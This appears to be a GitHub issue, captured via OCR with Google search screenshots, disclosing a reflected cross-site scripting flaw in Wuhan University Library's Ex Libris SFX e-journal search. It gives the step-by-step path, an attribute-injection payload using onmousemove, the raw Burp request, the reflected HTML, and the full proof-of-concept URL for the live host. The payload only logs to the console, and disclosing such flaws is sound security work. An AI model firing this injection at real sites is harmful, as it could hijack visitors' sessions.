
Ex libris_xss vulnerability #1

Open zhao1231 opened this issue on Feb 8 · 0 comments

zhao1231 commented on Feb 8 • edited Owner

1 we can search Wuhan University Library on Google and click


Ex Libris 博客 | 来自思想领袖的
Alma - Ex Libris 开发者网络
Ex libris_xss vulnerability · Issu
wuhan university library - Goo
google.com/search?q=wuhan+university+library&source=hp&ei=RjgDYpv0N-rE0PEPx6-a4Ag&iflsig=AHkkrS4AAAAAYgNGVn46qSO36ER7N9PIhRI5VrhUw8R-&ved=0ahUKEwibr-...
应用
地图
APKPure应用商店...
GitHub - Al1ex/W...
GitHub - k8gege/...
Lucifer1993 · GitH...
GitHub - zhzyker/...
Shodan Exploits
Google
wuhan university library
全部
地图
图片
视频
新闻
更多
工具

找到约 20,300,000 条结果 （用时 0.72 秒）

http://en.lib.whu.edu.cn ▾ 翻译此页

WUHAN UNIVERSITY LIBRARY - Home

search. About the Library ... Geographical Location · Ask A Librarian · Visitors. Copyright © 2016-2018 Wuhan University Library, All Rights Reserved.

Library Catalog
Sign In · Home · About the Library · Services · Resources.

Introduction
Another new library was built in the center of the campus in 1985. In ...

Overview
Wuhan University Library is famous for its long history ...

Hours & Policies
WHU Publications/WHU Theses/Hong Kong & Taiwan Books ...

About the Library
Wuhan University Library is famous for its long history ...

Books Exchange
Wuhan University Library is one of the most famous academic ...

whu.edu.cn站内的其它相关信息 »

https://en.wikipedia.org › wiki › Wuhan_Univ... ▾ 翻译此页

Wuhan University Library - Wikipedia

Wuhan University Library is the library system of Wuhan University, serving the university's students and faculty. It has 4 branches: Arts and Sciences

武汉大学图书馆 (Wuhan University Library)

4.3 ★★★★★ 16条 Google 评价

中国武汉市的图书馆


武汉大学图书馆是武汉大学的图书馆，位于中国武汉珞珈山，包括文科分馆、理科分馆、工学分馆、信息科学分馆和医学分馆等五个分馆，为2000年四校合并之后，合并各校区图书馆系统后成立的。
维基百科

地址： 中国湖北省武汉市武昌区八一路299号 邮政编码: 430074


营业时间： 营业中 · 添加完整营业时间

落成： 1917 年

2 then we click the E-journals of Resources



3 we click the search,then we can jump to new page




en.lib.whu.edu.cn/web/www/Eresource/E-journals

Instruction: Search for the Chinese or foreign electronic journals and core journals subscribed by the library.

4 enter payload in the search box : 12345" onmousemove="console.log(123)

click the search box,then move the mouse over the search box,we can see log in the console




sfx.lib.whu.edu.cn/cgi-bin/ej.cgi?s=12345"+onmousemove%3D"console.log%28123%29&x=10&y=7&typ=0&lang=0

期刊检索：12345" onmousemove="console.log(123)

```
78 123                                 ej.cgi?s=12345"+onmo…=7&typ=0&lang=0:107
```

共有记录0条，本页为0-0项

5 there is the data package of burpsuite


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2021.12.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × ...
Send Cancel
Target: http://sfx.lib.whu.edu.cn
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request Attributes 2
Request Query Parameters 5
Request Body Parameters 0
Request Cookies 0
Request Headers 8
Response Headers 5
Search...
0 matches
12345
6 matches
Done
9,935 bytes |

```
GET /cgi-bin/ej.cgi?s=12345%22+onmousemove%3D%22console.log%28123%29&x=16&y=12&typ=0&lang=0 HTTP/1.1
Host: sfx.lib.whu.edu.cn
User-Agent: R0VrgaJmaBRV
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://sfx.lib.whu.edu.cn/cgi-bin/ej.cgi?s=12345%22+onmousemove%3D%22console.log%28123%29&x=16&y=12&typ=0&lang=0
Upgrade-Insecure-Requests: 1
```

```
  " bgcolor='#ffffff'>
  <tr>
    <td align=left>
      <form method="get" action="">
        <div style="margin:15px 0 2px 0">
          <table>
            <td>
              <span class="searchtext">
                □□□□
              </span>
              □
              <td valign=middle>
                <input type="text" name="s" value="12345" onmousemove="console.log(123)" size=36>
                <td valign=middle>
                  <input type=image src="/ej/pic/find.gif">
                  <td valign=middle style="padding-left:30px">
                  </table>
                </div>
                <table id=opts>
                  <tr>
                    <td>
                      <table style="border: 1px solid #555; background:#ddd;width:100%;margin:0">
                        <tr>
                          <td align=center>
                            <input value="0" name="typ"
```

GET /cgi-bin/ej.cgi?s=12345%22+onmousemove%3D%22console.log%28123%29&x=16&y=12&typ=0&lang=0 HTTP/1.1
Host: sfx.lib.whu.edu.cn
User-Agent: R0VrgaJmaBRV
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

Full URL of this vulnerability is :
http://sfx.lib.whu.edu.cn/cgi-bin/ej.cgi?s=12345%22+onmousemove%3D%22console.log%28123%29&x=16&y=12&typ=0&lang=0

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant